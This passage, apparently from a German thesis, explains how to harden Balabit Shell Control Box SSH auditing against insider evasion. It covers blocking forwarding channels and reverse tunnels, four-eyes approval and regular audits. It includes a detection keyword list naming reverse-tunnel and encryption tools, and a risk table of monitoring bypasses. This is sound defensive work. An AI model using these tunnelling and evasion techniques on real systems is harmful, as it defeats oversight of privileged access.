


Abbildung 4.1.: SCB-Einstellungen für Publickey-Authentifizierung

Für die Client-Authentifizierung wird unter dem Punkt *Client-side gateway authentication backend* die Option *Local* gewählt. Anschließend wird lediglich bei *Publickey* ein Haken gesetzt. Für jeden Client muss darauf hin im unteren Menü der entsprechende Benutzername (*Username*) eingetragen und der öffentliche Schlüssel des Clients hochgeladen werden (siehe Abbildung 4.2 und 4.3).

Abbildung 4.2.: Einrichtung der öffentlichen Schlüssel der Nutzer

Für die Authentifizierung der SCB beim Server muss unter dem Punkt *Relayed authentication methods* (siehe Abbildung 4.1) die Option *Publickey* gewählt werden. Unter dieser Option wird *Fix* ausgewählt. Anschließend kann ein privater Schlüssel für die SCB generiert werden oder ein Schlüssel hochgeladen werden (siehe Abbildung 4.4). Der öffentliche Teil dieses Schlüssels (siehe Abbildung 4.5) muss auf dem Server anschließend noch in die Da-

tei ~/.ssh/authorized_keys eingetragen werden. Zur zusätzlichen Sicherung der Schlüssel können, wie beim LRZ, Smartcards für eine 2-Faktor-Authentifizierung verwendet werden.




Abbildung 4.3.: Hochladen der öffentlichen Schlüssel der Nutzer

Abbildung 4.4.: Generieren oder Hochladen eines privaten Schlüssels für die SCB




Abbildung 4.5.: Öffentlicher Teil des privaten Schlüssels der SCB

4.3. Audit-Funktionen aktivieren und SSH-Kanäle einrichten

Damit die Überwachung durch die SCB überhaupt funktioniert, müssen die Audit-Funktionen zunächst aktiviert werden. Um diese zu aktivieren, muss in dem Menü *SSH Control* der Reiter *Channel Policies* gewählt werden. In dem folgenden Menü können verschiedene Richtlinien eingerichtet werden. Diese verschiedenen Richtlinien können unter dem Menüpunkt *Connections* verwendet werden, um den SSH-Zugang individuell anzupassen. So kann man Richtlinen erstellen, in denen alle Kanäle erlaubt sind, oder nur bestimmte Kanäle freigegeben sind. Wählt man nun eine Richtline aus oder erstellt eine neue, können dort die verschiedenen SSH-Kanäle aktiviert und überwacht werden (siehe Abbildung 4.6). Zur Überwachung des Kanals muss ein Haken neben dem entsprechenden Feld eingerichtet werden. Um einen Kanal zu unterbinden, muss dieser aus der Richtline entfernt werden.

An dieser Stelle sollte auch geklärt werden, welche Kanäle für den Betrieb der Server benötigt werden. Besonders sinnvoll ist es, die Kanäle `session exec`, `local forward` und `remote forward` zu unterbinden, da die Überwachung gerade bei diesen Kanälen besonders aufwändig ist, wie die Kapitel 2.1.3 und 2.1.2 zeigen.

4.4. SSH-Tunnel verhindern

Wie bereits erwähnt, ist es sinnvoll, die Kanäle `local forward` und `remote forward` zu schließen. Dadurch werden allerdings nicht alle möglichen SSH-Tunnel verhindert. Ein umgekehrter SSH-Tunnel ist beispielsweise auch möglich, wenn die Kanäle geschlossen sind, da dieser vom Server ausgehend zum Client aufgebaut wird. Der Aufbau dieses Tunnels kann zwar in den Aufzeichnungen der SCB gesehen werden, es kann aber nicht aufgezeichnet werden, was in diesem Tunnel geschieht. Um solche Tunnel zu verhindern, sollten in der Firewall ausgehende SSH-Verbindungen kontrolliert werden. Je nach Einsatz könnten entweder alle ausgehenden SSH-Verbindungen untersagt oder nur SSH-Verbindungen zu bestimmten Servern erlaubt werden.

Außerdem ist es möglich, SSH durch verschiedene Protokolle, wie HTTP (Kapitel 3.8) oder




Abbildung 4.6.: Aktivierung der Audit-Funktionen

ICMP (Kapitel 3.9), zu tunneln. Um solche Tunnel zu vermeiden, müssen alle verwendeten Protokolle, die von der Firewall weitergeleitet werden, genau gefiltert und untersucht werden.

4.5. Keine Verwendung der Whitelist

Wie in Kapitel 3.6 gezeigt wird, hat die Whitelist keinen Nutzen und sollte auf keinen Fall verwendet werden, da sie nur eine falsche Sicherheit suggeriert. Vielmehr sollte der `session exec`-Kanal gänzlich unterbunden werden.

4.6. 4-Augenprinzip für kritische Server

Bei besonders sicherheitskritischen Servern sollte zusätzlich das 4-Augenprinzip verwendet werden. Dabei muss jede Verbindung von einem Auditor freigeschaltet werden und kann anschließend im Audit-Player mitverfolgt werden. Um das 4-Augenprinzip einzurichten, muss in den Kanal-Richtlinien (siehe Abbildung 4.6) ein Haken bei *4 eyes* gesetzt werden. Wenn beispielsweise eine solche Überwachung für den `session-shell`-Kanal gewünscht ist, kann bei diesem Kanal der Haken gesetzt werden. Wenn sich ein Administrator anschließend per SSH mit dem Server verbinden will, muss ein Auditor zunächst auf die Web-Oberfläche der SCB gehen und im linken Menü den Punkt *Four Eyes* wählen. Im anschließenden Menü können dann Verbindungen akzeptiert oder abgelehnt werden (siehe Abbildung 4.7). Weiterhin ist

es dort auch möglich, die benötigte Datei zur Echtzeitüberwachung mit dem Audit-Player herunterzuladen.




Abbildung 4.7.: 4-Augenprinzip in der SCB

4.7. Sinnvolle und regelmäßige Audits

Die Aufzeichnung der Sitzungen ist nur dann sinnvoll, wenn diese Aufzeichnungen auch regelmäßig analysiert werden. Die Schwierigkeit der Audits besteht darin, auffällige Sitzungen zu finden. Um reguläre Sitzungen von böswilligen Sitzungen zu unterscheiden, sollten typische Anwendungsfälle definiert werden und ein Auffälligkeiten-Katalog erstellt werden. Die typischen Anwendungsfälle sollten möglichst genau inklusive der genutzten Programme definiert werden. Sitzungen, die diesen typischen Anwendungsfällen nicht entsprechen, sollten besonders genau betrachtet werden.

Wenn anstatt regelmäßiger Audits nur anlassbezogen die Audit-Trails durchgesehen werden, also zum Beispiel nach einem Serverabsturz oder nachdem Kundendaten gelöscht wurden, besteht die Gefahr, dass man die Ursache für den Vorfall oder den Angreifer nicht mehr identifizieren kann. Wenn es sich um eine versehentliche Fehlkonfiguration durch einen Administrator handelt, können die Aufzeichnungen der letzten Verbindungen durchgesehen und so der Fehler eventuell schnell gefunden werden. Wenn es sich allerdings um einen geplanten Angriff handelt, können der Zeitpunkt des Angriffs und der tatsächliche Vorfall zeitlich sehr weit auseinander liegen. So müssten bei anlassbezogenen Audits rückwirkend enorm viele Audit-Trails durchgesehen werden, um Angriffe zu identifizieren. Und gerade bei großen Mengen von Aufzeichnungen besteht die Gefahr, dass kleine Dateiübertragungen oder verschlüsselte Übertragungen übersehen werden.

Um innerhalb vieler Audit-Trails auffällige Sitzungen zu finden, ist ein Auffälligkeiten-Katalog besonders sinnvoll. In diesem Katalog sollte jegliches Sitzungsverhalten definiert werden, das außerhalb der Norm liegt. So kann zum Beispiel nach Sitzungen gesucht werden, deren Sitzungsdauer nicht der typischen Dauer entspricht. So können beispielsweise besonders kurze Sitzungen über einen langen Zeitraum auf eine gestückelte Dateiübertragung hindeuten (vergleiche Kapitel 2.1.3) oder bei besonders langen Sitzungen könnte sich ein versteckter Tunnel verbergen, wie in Kapitel 3.7.2. Es ist aber anzumerken, dass das Vorhandensein solcher Verbindungen auf die entsprechenden Angriffe hinweisen kann, nicht aber

das Gegenteil der Fall ist. Man kann nicht davon ausgehen, dass, wenn keine sehr kurzen oder sehr langen Sitzungen aufgezeichnet wurden, auch keine Angriffe stattgefunden haben. Ein Angreifer könnte zum Beispiel zu kurze Sitzungen künstlich verlängern oder Tunnel nicht so lang geöffnet lassen, um einer solchen Erkennung zu entgehen.

Zusätzlich könnten bestimmte auffällige Schlüsselwörter definiert werden. Denkbar wäre eine ständige Überprüfung der Audit-Trails nach Schlüsselwörtern wie `openssl`, `encfs`, `fuse` (vergleiche Kapitel 3.4) oder `ssh -R` (siehe Kapitel 3.7.2).

Als Basis für diese Überprüfung der Audit-Trails können, neben den Trails selbst, die aus den Trails exportierbaren PCAP-Dateien verwendet werden.

Weiterhin sollten die Audit-Trails in regelmäßigen Abständen von einem Auditor überprüft werden, da viele der potentiellen Angriffe von Innentätern nicht einfach durch Werkzeuge erkannt werden können. So stellt beispielsweise die Erkennung verschlüsselter Dateien für Programme immer noch eine große Herausforderung dar, wobei solche Dateien für das menschliche Auge besonders leicht zu erkennen sind.

5. Fazit

In dieser Arbeit wurden verschiedene Möglichkeiten betrachtet, die Überwachung der SSH-Verbindung zu umgehen. Dabei war es nicht möglich, der Überwachung vollständig zu entgehen. Aus den Aufzeichnungen war es immer möglich, sofern es sich um unterstützte Protokolle handelte, zumindest den Verbindungsversuch oder die Übertragung verschlüsselter Dateien zu erkennen. Allerdings wurden verschiedene Methoden gefunden, den Inhalt der Verbindung zu verschleiern. So kann zumindest nicht nachgewiesen werden, ob oder welcher Schaden innerhalb dieser Verbindung angerichtet wurde.

Da die SCB lediglich Aufzeichnungen erstellt und zumindest in der in dieser Arbeit verwendeten Version keinerlei Möglichkeiten bietet, aktiv Angriffe zu verhindern, kann der Schaden, den ein Angreifer anrichten will, nicht verhindert werden. Die Aufzeichnung kann lediglich als Abschreckung dienen.

Auch wenn durch die Aufzeichnung kein Schaden verhindert werden kann, hat ein Gatewaysystem mit Audit-Aufzeichnungen, wie die SCB, einen großen Vorteil. Im Fehlerfall kann die Ursache dieser Fehler viel schneller gefunden werden, wenn es sich beispielsweise um eine Fehlkonfiguration durch einen Administrator handelt. So ist es leicht möglich, den Zeitpunkt des Fehlers einzugrenzen und anschließend die entsprechenden Audit-Trails zu durchsuchen.

Ein weiterer großer Vorteil solcher Gatewaysteme wie der SCB ist, neben der Fehlersuche, die Tatsache, dass diese Systeme als zentraler Zugangspunkt zu den sicherheitskritischen Servern dienen können. So ist es möglich, jeglichen Zugang zu diesen Servern ausschließlich über das Gatewaystem zu steuern. Dadurch genügt es, den Zugang zu den Servern auf die Gatewaysteme zu reduzieren und jegliche Autorisierung der Administratoren dem Gatewaysystem zu überlassen. Dadurch kann der Überblick über die autorisierten Benutzer gewahrt werden und es kann vermieden werden, dass Personen autorisiert bleiben, die keinen Zugang mehr haben sollten. Voraussetzung dafür ist natürlich, dass diese Autorisierungen ebenfalls regelmäßig überprüft werden, was durch das zentrale System vereinfacht wird.

6. Ausblick

Dieses Kapitel dient als Ausblick über mögliche weitere Arbeiten zu diesem Thema.

6.1. Überprüfung weiterer Protokolle

Diese Arbeit konzentriert sich hauptsächlich auf den SSH-Teil der SCB. Die SCB unterstützt allerdings neben SSH noch weitere Protokolle wie Telnet, RDP und VNC. Diese Protokolle bieten alle ähnliche Angriffsmöglichkeiten und müssten jeweils genauer untersucht werden. Eine Möglichkeit, einen Angriff über ein anderes Protokoll durchzuführen, wird im Folgenden vorgestellt.

Wie bei SSH können über RDP Dateien übertragen werden. Dabei kann ein Angreifer potentiell gefährliche Software oder zu seinen Zwecken angepasste Konfigurationsdateien hochladen, um den Server zu kompromittieren. Bei einem Verbindungsaufbau über RDP können verschiedene Verzeichnisse und Geräte, wie Drucker, an den Server weitergeleitet werden. Auf dem Server sind diese dann, im Falle von Verzeichnissen, wie normale Netzlaufwerke verwendbar. Sie haben den Namen des weitergeleiteten Verzeichnisses und geben an, auf welchem Host sie sich befinden (siehe Abbildung 6.1). Beide dieser Angaben können auf der Client-Seite manipuliert werden, so dass sie einem Netzlaufwerk der internen Infrastruktur ähneln. Im Gegensatz zu SCP und SFTP bei SSH kann man sich in den Audit-Trails von RDP-Verbindungen nicht die übertragenen Dateien anzeigen lassen. Ebensowenig können diese Informationen aus den Verbindungsinformationen in den PCAP-Dateien extrahiert werden. Die einzige Möglichkeit, Dateiübertragungen über RDP festzustellen, ist also das Audit-Video. Die Audit-Trails können im Audit-Player nach Schlüsselworten durchsucht werden, so dass nach Dateien oder ähnlichem gesucht werden kann. Es kann aber nicht nach Dateiinhalten gesucht werden. So kann es passieren, dass bei einem Audit eine nur scheinbar ungefährliche Datei übersehen wird.

6.2. Neue Version der SCB

Im Laufe dieser Arbeit hat Balabit die Version 2.4 der SCB veröffentlicht. Diese Version konnte in der Arbeit nicht mehr berücksichtigt werden. Allerdings bietet die Version einige interessante Neuerungen. So soll es mit dieser Version möglich sein, Befehle anhand von regulären Ausdrücken innerhalb einer SSH-Shell-Sitzung zu erkennen und darauf zu reagieren. Man könnte also bestimmte reguläre Ausdrücke definieren, bei Eingabe derer die SCB die Verbindung sofort beendet, ohne die Befehle an den Server weiterzuleiten. Bei dieser Funktion sollte untersucht werden, ob das Filtern tatsächlich zuverlässig funktioniert oder ob eine ähnliche Schwäche, wie bei der Whitelist in Kapitel 3.6 besteht.




Abbildung 6.1.: Über RDP geteiltest Laufwerk

6.3. Komplexität der Innentätererkennung

Wie diese Arbeit zeigt, gibt es viele verschiedene Arten, wie ein Angreifer versuchen kann, die Aufzeichnung der SCB zu umgehen. Allerdings bleibt selbst dann, wenn eine vollständige Aufzeichnung aller Aktivitäten absolut sichergestellt werden kann, das Problem der Erkennung der Angriffe. Bei einem manuellen Audit mögen viele Angriffe leicht zu erkennen sein. Beispielsweise, wenn ein Verzeichnis mit `encfs` eingebunden wird und kurze Zeit später der Server abstürzt oder Daten fehlen. Allerdings ist der Aufwand, manuell alle Audit-Trails oder Log-Dateien durchzusehen, bei vielen Servern und vielen Administratoren enorm hoch. Aus diesem Grund muss softwaregestüzt vorgegangen werden. Allerdings besteht dabei das Problem, dass die Software lernen muss, zwischen regulären Anwendungsfällen und Angriffen zu unterscheiden. Wie eine Studie des *Software Engineering Institute* der *Carnegie Mellon University* zu Betrug im US-Finanzdienstleistungssektor[CLM+12] zeigt, bestand der Angriff von innen in 87 Prozent der Fälle aus einer normalen Nutzung der gegebenen Systeme und Programme. Es genügt also nicht, sicherzustellen, dass jegliche Sitzungen vollständig überwacht werden können, es muss noch zusätzlich sichergestellt werden, dass Angriffe innerhalb dieser Sitzungen auch erkannt werden können.

A. Anhang

Tabelle A.1.: Zusammenfassung der Risikobewertung

Angriff	Komplexität	Aufzeichnung	Aufwand	Wahrscheinlichkeit	Abwehr	Risiko
3.3.3 SCP / SFTP	sehr gering	vollständig	gering	gering	sehr leicht	gering
3.3.4 Rsync	mittel	vollständig	hoch	mittel	leicht	mittel
3.4 Verschlüsselung	gering	unvollständig	mittel-hoch	mittel	mittel-schwer	mittel-hoch
3.5 Pipe	mittel	unvollständig	hoch	mittel-hoch	sehr schwer	hoch
3.7.1 SSH-Tunnel	sehr gering	unvollständig	gering	gering-mittel	sehr leicht	gering-mittel
3.7.2 umgekehrte SSH-Tunnel	gering	unvollständig	hoch	mittel	mittel	mittel-hoch
3.8 HTTP(S)-Tunnel	hoch	nicht möglich		niedrig-mittel	leicht	mittel-hoch
3.9 ICMP-Tunnel	gering	nicht möglich		mittel-hoch	leicht	hoch

Listings

Abbildungsverzeichnis

Literaturverzeichnis

[Apa] Apache: *Apache Module mod_proxy*. http://httpd.apache.org/docs/2.2/mod/mod_proxy.html. [Stand vom 28.01.2013].

[Bal11] BalaBit IT Security: *BalaBit Shell Controll Box Administrator Guide*, Oktober 2011. [Stand vom 13.11.2012].

[Bal12] BalaBit IT Security: *Customer reference - Leibniz Supercomputing Center (LRZ) - Protecting Personal Data and Simplifying Access Management*. http://www.balabit.com/support/documentation/SCB_LRZ_CaseStudy_ENG.pdf, Oktober 2012. [Stand vom 01.12.2012].

[CLM+12] Cummings, Adam, Todd Lewellen, David McIntire, Andrew Moore und Randall Trzeciak: *Insider Threat Study: Illicit Cyber Activity Involving Fraud in the U.S. Financial Services Sector (CMU/SEI-2012-SR-004)*. Software Engineering Institute, Carnegie Mellon University, 2012.

[Fri10] Friedl, Markus: *sftp-server - SFTP server subsystem*, Januar 2010. http://www.openbsd.org/cgi-bin/man.cgi?query=sftp-server&sektion=8.

[Gal06] Galbraith, Saarenmaa: *SSH File Transfer Protocol - draft-ietf-secsh-filexfer-13.txt*, Juli 2006. http://tools.ietf.org/html/draft-ietf-secsh-filexfer-13.

[IAN12] IANA: *Service Name and Transport Protocol Port Number Registry*. http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xml, 2012. [Stand vom 04.11.2012].

[Iro12] Iron Mountain: *Mitarbeiter weg ? Daten auch: Studie von Iron Mountain deckt auf*. http://www.ironmountain.de/news/2012/impr07192012.asp, Juli 2012. [Stand vom 01.12.2012].

[Net13] Netcraft: *January 2013 Web Server Survey*. http://news.netcraft.com/archives/category/web-server-survey/, Januar 2013. [Stand vom 28.01.2013].

[Ope04] OpenSSH: *Project History and Credits*. http://www.openssh.org/history.html, 2004. [Stand vom 02.11.2012].

[Pec07] Pechanec, Jan: *How the SCP Protocol works*. https://blogs.oracle.com/janp/entry/how_the_scp_protocol_works, Juli 2007. [Stand vom 10.11.2012].

[Pos81] Postel, J.: *RFC 792 - Internet Controll Message Protocol*, September 1981.

[Rsya] Rsync: *How Rsync Works*. http://rsync.samba.org/how-rsync-works.html. [Stand vom 12.11.2012].

[Rsyb] RSYNC: *rsync features*. `http://rsync.samba.org/features.html`. [Stand vom 12.11.2012].

[Rus] RUSTY RYAN: *Bug 29744 - CONNECT does not work over existing SSL connection*. `https://issues.apache.org/bugzilla/show_bug.cgi?id=29744`. [Stand vom 14.02.2013].

[RY11] RINNE, TIMO und TATU YLONNEN: *SCP*, September 2011. `http://www.openbsd.org/cgi-bin/man.cgi?query=scp&sektion=1#end`.

[VJ] VISSER, JOS und MARK JANSSEN: *Proxytunnel*. `http://proxytunnel.sourceforge.net/`. [Stand vom 28.01.2013].

[YL06a] YLONEN und LONVICK: *RFC 4252 - The Secure Shell (SSH) Authentication Protocol*, Januar 2006.

[YL06b] YLONEN und LONVICK: *RFC 4253 - The Secure Shell (SSH) Transport Layer Protocol*, Januar 2006.